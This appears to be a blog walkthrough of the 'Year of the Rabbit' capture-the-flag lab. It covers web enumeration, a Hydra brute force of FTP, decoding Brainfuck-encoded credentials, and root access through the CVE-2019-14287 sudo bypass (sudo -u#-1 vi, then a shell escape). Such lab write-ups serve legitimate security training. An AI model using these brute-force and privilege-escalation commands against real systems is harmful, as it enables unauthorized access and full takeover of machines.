Case: FTP-SUDO
FTP|Brute Force|BrainFuck|SUDO|PrivEsc
Case: FTP-SUDO
FTP|Brute Force|BrainFuck|SUDO|PrivEsc
Scenario Introduction
We will perform a brute force attack on FTP to gain credentials, then use some cyber logic to gain tips. We will exploit a vulnerability via SUDO to increase privileges.
Discovery Phase
Nmap command:
$ nmap -sV -sC -T4 -A -Pn -oN nmap_result.txt -O $target_ip

[redacted]
[redacted]

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

[redacted]
We have obtained various ports open and version information. We also saw that FTP is open. We need to check with another nmap query whether FTP allows anonymous login without password.
$ nmap -p 21 --script=ftp-anon -sV -sS -Pn $target_ip

[redacted]

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 03:47 EDT
Nmap scan report for 10.10.138.159
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
Service Info: OS: Unix
It’s not allowed. You must register the target on local DNS.
$ nano /etc/hosts

10.10.138.159   yearoftherabbit.thm
We need to check the structure on port 80.
$ curl -iLX GET http://yearoftherabbit.thm

HTTP/1.1 200 OK
Date: Mon, 02 Sep 2024 07:47:59 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Thu, 23 Jan 2020 00:34:26 GMT
ETag: "1ead-59cc3cda1f3a4"
Accept-Ranges: bytes
Content-Length: 7853
Vary: Accept-Encoding
Content-Type: text/html

[redacted]
[redacted]
It is just Apache server. We got version information too. We can try to explore other pages.
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u http://yearoftherabbit.thm -e -r --random-agent -x js,php,txt,html -b 403,404,500,501,502 -o gobuster_dir_result.txt

===============================================================
Starting gobuster in directory enumeration mode
===============================================================

[redacted]
[redacted]

http://yearoftherabbit.thm/index.html           (Status: 200) [Size: 7853]
http://yearoftherabbit.thm/assets               (Status: 200) [Size: 1151]

[redacted]
[redacted]
We have the “/assets” page. We need to check it.
$ curl -iLX GET http://yearoftherabbit.thm/assets

[redacted]

alt="[VID]"></td><td><a href="RickRolled.mp4">RickRolled.mp4
<img src="/icons/text.gif" alt="[TXT]"></td><td><a href="style.css">

[redacted]
[redacted]
We have 2 elements. Check style.css file.
$ curl -iLX GET http://yearoftherabbit.thm/assets/style.css

[redacted]

  /* Nice to see someone checking the stylesheets.
     Take a look at the page: /sup3r_s3cr3t_fl4g.php
  */

[redacted]
Now we got the tip. We have another page.
/sup3r_s3cr3t_fl4g.phpJust go there.
$ curl -iLX GET http://yearoftherabbit.thm/sup3r_s3cr3t_fl4g.php

[redacted]

Love it when people block Javascript...<br></noscript>
This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!<br>Make sure your audio is turned up!<br></noscript>
alert("Word of advice... Turn off your javascript...");

[redacted]
We got another interesting tip. Just try to get this file.
$ wget http://yearoftherabbit.thm/sup3r_s3cr3t_fl4g.php

[redacted]

Location: intermediary.php?hidden_directory=/WExYY2Cv-qU [following]
http://yearoftherabbit.thm/intermediary.php?hidden_directory=/WExYY2Cv-qU

[redacted]
We have a new location.
$ curl -iLX GET http://yearoftherabbit.thm/WExYY2Cv-qU

[redacted]
[redacted]

<img src="/icons/image2.gif" alt="[IMG]"></td><td><a href="Hot_Babe.png">

[redacted]
[redacted]
We have a png file. Get this.
$ wget http://yearoftherabbit.thm/WExYY2Cv-qU/Hot_Babe.png

[redacted]

Hot_Babe.png                         100%[====================================================================>] 463.94K  80.1KB/s    in 5.8s

[redacted]
[redacted]
FTP Brute Force & Inner System Phase
We need to analyze this image.
$ strings -n 6 Hot_Babe.png

Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0!!EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%cD_E6zm*s
eo?@c!ly3&=0Z
nR8&FXz$ZPelN
eE4Mu53UkKHx#
86?004F9!o49d
SNGY0JjA5@0EE
trm64++JZ7R6E
3zJuGL~8KmiK^
CR-ItthsH%9du
yP9kft386bB8G
A-*eE3L@!4W5o
GoM^$82l&GA5D
1t$4$g$I+V_BH
0XxpTd90Vt8OL
j0CN?Z#8Bp69_
G#h~9@5E5QA5l
DRWNM7auXF7@j
Fw!if_=kk7Oqz
92d5r$uyw!vaE
c-AA7a2u!W2*?
zy8z3kBi#2e36
J5%2Hn+7I6QLt
gL$2fmgnq8vI*
Etb?i?Kj4R=QM
7CabD7kwY7=ri
4uaIRX~-cY6K4
kY1oxscv4EB2d
k32?3^x1ex7#o
ep4IPQ_=ku@V8
tQxFJ909rd1y2
5L6kpPR5E2Msn
65NX66Wv~oFP2
LRAQ@zcBphn!1
V4bt3*58Z32Xe
ki^t!+uqB?DyI
5iez1wGXKfPKQ
nJ90XzX&AnF5v
7EiMd5!r%=18c
wYyx6Eq-T^9#@
yT2o$2exo~UdW
ZuI-8!JyI6iRS
PTKM6RsLWZ1&^
3O$oC~%XUlRO@
KW3fjzWpUGHSW
nTzl5f=9eS&*W
WS9x0ZF=x1%8z
Sr4*E4NT5fOhS
hLR3xQV*gHYuC
4P3QgF5kflszS
NIZ2D%d58*v@R
0rJ7p%6Axm05K
94rU30Zx45z5c
Vi^Qf+u%0*q_S
1Fvdp&bNl3#&l
zLH%Ot0Bw&c%9
We have a username and passwords. Save this password now.
$ sed -n ‘1792,$p’ Hot_Babe.png > password_ftp_user.txtWe need to try brute force for FTP.
$ hydra -l ftpuser -P password_ftp_user.txt -t4 ftp://yearoftherabbit.thm

[redacted]

[21][ftp] host: yearoftherabbit.thm   login: ftpuser   password: 5iez1wGXKfPKQ

[redacted]
We found credentials:
ftpuser : 5iez1wGXKfPKQYou can also do the same using this command:
$ ncrack -u ftpuser -P password_ftp_user.txt ftp://yearoftherabbit.thmLet’s connect.
$ ftp yearoftherabbit.thm -p 21

Connected to 10.10.24.76.
220 (vsFTPd 3.0.2)
Name (10.10.24.76:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||22001|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||64980|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*****************************************************************************************************|   758      426.89 KiB/s    00:00 ETA
226 Transfer complete.
We got a txt file.
Brainfuck Decoding Phase
Now check this content.
$ cat "Eli's_Creds.txt"
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
It is BrainFuck. Full code:
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->- --<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+ ++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+ +++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++< ]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+ ++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->--- --<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++ +<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+ ++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++ <]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++ <]>+. <+++[ ->--- <]>-- ---.- ----. <You can use this source to decode https://www.dcode.fr/brainfuck-language
We found a credential:
eli : DSpDiM1wAEwidSSH & System Discovery Phase
Let’s connect via SSH.
$ ssh -o MACs=hmac-sha2-256 eli@yearoftherabbit.thm -p 22

eli@yearoftherabbit.thm's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE
We got a tip:
Check our leet s3cr3t hiding placeWe need to find it.
eli@year-of-the-rabbit:~$ find / -name "*s3cr3t*" 2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
We found it.
eli@year-of-the-rabbit:~$  ls -la /usr/games/s3cr3t
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
We need to check it.
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
We found another credential:
gwendoline : MniVCQVhQHUNISwitch the user now.
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ whoami
gwendoline
gwendoline@year-of-the-rabbit:/home/eli$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
Privilege Escalation Phase
We need to take a look at the privilege authority of this new user we captured.
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
The gwendoline can run commands as any user except root. The ALL means any user, while !root excludes the root user. We can run /usr/bin/vi /home/gwendoline/user.txt (owned by root) as any user but root, without password.
Check sudo version.
gwendoline@year-of-the-rabbit:~$ sudo --version
Sudo version 1.8.10p3
Sudoers policy plugin version 1.8.10p3
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.10p3
Apparently there is a vulnerability in sudo which allows us run command as root for specific configuration.
Check these sources:
- https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287
- https://nvd.nist.gov/vuln/detail/CVE-2019-14287
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14287
Let’s exploit the CVE-2019-14287 vulnerability
Run it.
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txtWhen you see vi panel, just use “:!/sh” to open a shell.

output
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
We are root now.
메타데이터
- post_id
- 562b76e09803
- slug
- case-ftp-sudo-562b76e09803
- url
- https://medium.com/@brsdncr/case-ftp-sudo-562b76e09803
- canonical_url
- https://medium.com/@brsdncr/case-ftp-sudo-562b76e09803
- author_url
- https://medium.com/@brsdncr
- status
- ok
- fetched_at
- 2026-06-27 18:20:27


